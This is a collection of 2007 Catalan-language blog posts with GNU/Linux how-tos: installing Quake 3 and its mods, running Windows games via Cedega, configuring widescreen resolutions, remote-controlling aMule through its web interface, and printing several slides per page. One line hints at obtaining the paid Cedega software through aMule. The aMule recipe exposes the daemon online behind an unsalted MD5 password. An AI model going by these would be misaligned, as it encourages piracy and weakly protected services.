Començam posant s'exemple des Quake 3, que com molts sabreu és un joc de disparar (shooter) en primera persona. Es tracta simplement d'anar matant a tot el que veigis que te un minim moviment. Els creadors de Quake 3 van alliberar es codi des motor gràfic i a partir d'aqui van sorgir projectes com Open Arena, que eren "Quake's 3" però per GNU/Linux i amb més bon rendiment. Hi ha que dir que tots es qui tenen es motor gràfic de Quake o similar (Unreal Tournament, Return to Castle of Wolfenstein, Doom 3, etc.), si vas a sa web des fabricant segurament et trobaras amb un instal·lador per GNU/Linux!. Es tracta d'un arxiu amb extensió .run, que te l'has de baixar, donar permisos d'execució (boto endret etc.) i executar amb superusuari. Açò t'instal·larà es fitxers mínims des joc; llavors hauràs d'agafar es cd-rom o dvd original i copiar es fitxers de textures i es qui contenen realment sa part gran des joc. Solen anomenar-se pak0.pak per exemple. En es cas de Quake 3, has de copiar pak0.pak (380MB), dins sa carpeta on tens instal·lat es joc i allà dins baseq: /usr/local/games/quake3/baseq/
Així queda instal·lat, i moltes vegades ni fa falta que posis nombre de sèrie.

Quake 3 Arena


Us podeu descarregar s'instal·lador de Quake 3 millorat i a més lliure, que es diu ioquake, des de:
http://ioquake3.org/

A sa pàgina oficial també existeix s'instal·lador oficial, però està desactualitzat i no és lliure.


Si us canseu de Quake 3, també existeixen "mods", que son modificacions d'aquest mateix joc que us podeu descarregar normalment gratuïtament de internet. Un parell de possibles són Truecombat o ReactionQuake, aquestes dos intenten simular al Counter-Strike, un "mod" de Half-Life. Per instal·lar només us heu de baixar un fitxer comprimit, i descomprimir-ho dins /usr/local/games/ioquake3/ , arrancar es joc i anar a la secció Mods. Si els voleu descarregar busqueu a google. El fitxer que us heu de baixar per truecombat es diu tc11.zip, el de ReactionQuake, ReactionQuake3-v3.2-Full.zip . Hi ha centenars de mods.

Reaction Quake


True Combat


Igual funciona com he dit amb altres que tinguin el mateix motor gràfic, per exemple Unreal Tournament:


En el cas que es vostre joc no estigui suportat nativament per GNU/Linux, podeu instal·lar Cedega, una aplicació que prové de Wine i que NO és lliure ni gratuït. Realment podrieu arribar a configurar Wine perquè es convertís en un "Cedega", però pot arribar a ser complicat. Per instal·lar Cedega necessites dues coses, es paquet de Cedega qualsevol, si empres Debian o Ubuntu o qualsevol basat en APT, es seu nom pot ser: cedega-small_5.2.3-2_i386.deb
I després necessites l'"engine", o el motor. El motor és el que realment importa ja que com més nova versió tinguis més falls estaran arreglats i se suposa que millor et funcionarà. Des de l'aplicació gràfica de Cedega, es tria actualitzar l'engine i es selecciona el paquet, que te un nom del tipus: cedega-engine-6.0-local-update.i386.cpkg

A partir d'aqui és molt fàcil instal·lar jocs, només has de fer com a Windows fent doble click. Vegades dona problemes, com ralentització de menús, falls en el ratolí, error en alguns gràfics, etc. Però normalment mentre jugues no notes res i tot va perfecte, inclús millor que a Windows.


Els jocs que he provat d'instal·lar i que han funcionat per ara són Warcraft 3 (va perfecte):


I Half-Life, amb els seus mods, tals com Counter-Strike. Aquests han estat més complicats ja que últimament s'utilitza l'"Steam", un programa que no és res més que un gestor dels jocs que tens; t'has de crear un compte amb el teu nombre de sèrie i llavors Steam verifica quins jocs pots instal·lar, una vegada fet et permet baixar-los des de internet. Quan estan instal·lats necessites arrancar Steam per jugar a qualsevol joc. Per jugar per internet, evidentment has de tenir un nombre de sèrie bo.


Esper que us hagi donat una orientació de com està es tema i sobretot haver demostrat que GNU/Linux, també serveix per jugar, encara que no tots es fabricants li donin suport.

No es per incitar-vos, però s'aMule va molt bé per Cedega i es engines....

Llegir més...

jueves, 12 de abril de 2007

Pantalles panoràmiques i Gnu/Linux

Tens una pantalla panoràmica, has instal·lat GNU/Linux, i no aconsegueixes sa resolució que vols? És molt fàcil. Segueix aquests passos que amb 10 minuts t'ajudaran a configurar-ho.


L'únic que has de saber és quina resolució i quina freqüència admet es teu monitor. Un valor exemple podria ser 1280x768 i 60Hz, avegades especificat 1280x768@60. Ho has de consultar as manual des teu monitor o posant es model a google.

Quan tenguis ses dades només et quedarà instal·lar es drivers per sa teua targeta gràfica, si per exemple tens Nvidia o ATI.

Una vegada fet, instal·la un programa que es diu gtf, fes-ho amb synaptic o amb apt-get, com més t'agradi. Si no empres Ubuntu i tens un sistema amb APT pots posar temporalment ses fonts d'Ubuntu des de synaptic o afegint-les a /etc/apt/sources.list.
Pots trobar ses fonts a: http://www.ubuntu-nl.org/source-o-matic/ (tria sa versió que vulguis)

Només faltarà fer:

#] gtf 1280 768 60 -x //Aquests valors corresponen a 1280x768@60

Comanda que ens retornarà algu parescut a açò:

# 1280x768 @ 60.00 Hz (GTF) hsync: 47.70 kHz; pclk: 80.14 MHz
Modeline "1280x768_60.00" 80.14 1280 1344 1480 1680 768 769 772 795 -HSync +Vsync

//Avegades si no s'esborren aquests ".00" dona errors: "1280x768_60.00"

Ara només falta copiar sa línia Modeline .... dins /etc/X11/xorg.conf a sa secció on diu Monitor.
per exemple fent:

#] gedit /etc/X11/xorg.conf

Guardes, reinicies es servidor gràfic fent: ctrl+alt+esborrar (no suprimir, esborrar!)

I ja t'hauria de funcionar perfectament.


Llegir més...

Controlar amule per web

Recepta super-rapida per configurar aMule-daemon, un dimoni que ens permet tenir aMule funcionant sense grafics i que també ens permet gestionar-lo desde un navegador web, ja sigui es nostre o desde internet.


Emprarem amule-daemon i amuleweb:

- Com a root amb sudo su o sudo o amb synaptic:
#] apt-get install amule-daemon

- Cream un password xifrat amb la següent comanda:

echo -n el_nostre_password | md5sum | cut -d ' ' -f 1

$] gedit .aMule/amule.conf

Modificam el següent:

AcceptExternalConnections=1
ECPassword= el_nostre_password_encriptat

I en la secció [WebServer]:
Enabled=1
Password= el_nostre_password_encriptat


Si el vols controlar desde s'exterior has d'obrir es port 4711 i redireccionar-lo as teu pc.
Es ports comuns de aMule són 4662 TCP, 4665 i 4672 UDP

Executam amule-daemon:

$] amuled

Per accedir des de el navegador:

http://localhost:4711/
http://ip_pública:4711/

El password que s'et demana llavors es "el_nostre_password"

Llegir més...

miércoles, 21 de febrero de 2007

Imprimir PPT, PDF, transparències, etc.

Benvinguts, després d'haver començat es curs tothom s'haurà vist obligat a imprimir un moment o altre alguns apunts, transparències, etc. A continuació explicaré breument com imprimir-los gastant es mínim paper possible, amb GNU/Linux, i posant 4 transparències o diapositives per fulla.


Abans de res instal·la psutils (apt-get install psutils, o des de synaptic).

Web de psutils: http://gershwin.ens.fr/vdaniel/Doc-Locale/Outils-Gnu-Linux/PsUtils/


És bastant senzill, partim de diversos casos, per exemple:

1. Tenim un ppt, de PowerPoint, o una presentació d'OpenOffice, i resulta que cada diapositiva està en una fulla, per tant si tenim 90 diapositives hauriem d'imprimir com a mínim 45 fulles (davant i darrera).

2. Tenim qualsevol altre fitxer de qualsevol altre tipus, que necessitem imprimir a almenys 4 fulles per pàgina, però es programa no ens ho fa com volem.


En es primer cas només has d'obrir es ppt amb s'OpenOffice i anar a Fitxer - Exportar a PDF. El guardes on vulguis.
En es segon cas, depenent des programa hauras de fer lo equivalent, convertir es document a PDF.

Quan el tenim convertit a PDF l'hem de passar a format postscript, ho podem fer obrint es programa que empreu per imprimir PDF's (a jo m'agrada KPDF), i anar a Fitxer - Imprimir, i allà on pots seleccionar es tipus d'impressora, selecciona "A fitxer PS", veure imatge a continuació:


Només queda fer açò:

psnup -l -m40 -4 fitxer_original.ps > fitxer_resultant.ps

ps2pdf13 fitxer_resultant.ps fitxer_a_imprimir.pdf


psnup ens col·locarà 4 pàgines de fitxer_original.ps en una. Observa s'opcio -4 que li hem donat, defineix es nº de pàgines per pàgina que voldras.

ps2pdf13 ens convertirà de format ps a format pdf.


Si tot ha anat bé ja pots obrir fitxer_a_imprimir.pdf amb es teu visor de PDF preferit i imprimir-ho.

Jo ho faix amb KPDF, quan vas a Imprimir, sel·leccion:
"Pàgines senars" i "Invers", amb anglès "Odd pages" i "Reverse".

S'imprimeixen ses pàgines impars, llavors gir ses fulles, les col·loc i sel·leccion:
"Pàgines parells" i desactivo "Invers", amb anglès "Even Pages".


Amb açò si tenim 90 fulls, només n'haurem gastat 90/4 / 2 = 22/2 (+1) = 11 + 1 = 12 pàgines.

Finalment pots posar també que t'ho faixi amb qualitat de tinta "Borrador", amb anglès "Draft", i així a més d'estalviar paper, et durarà molt més sa tinta.

Esper que us hagi sigut útil!!

Informació treta de:
http://www.gpltarragona.org/archives/308


Llegir més...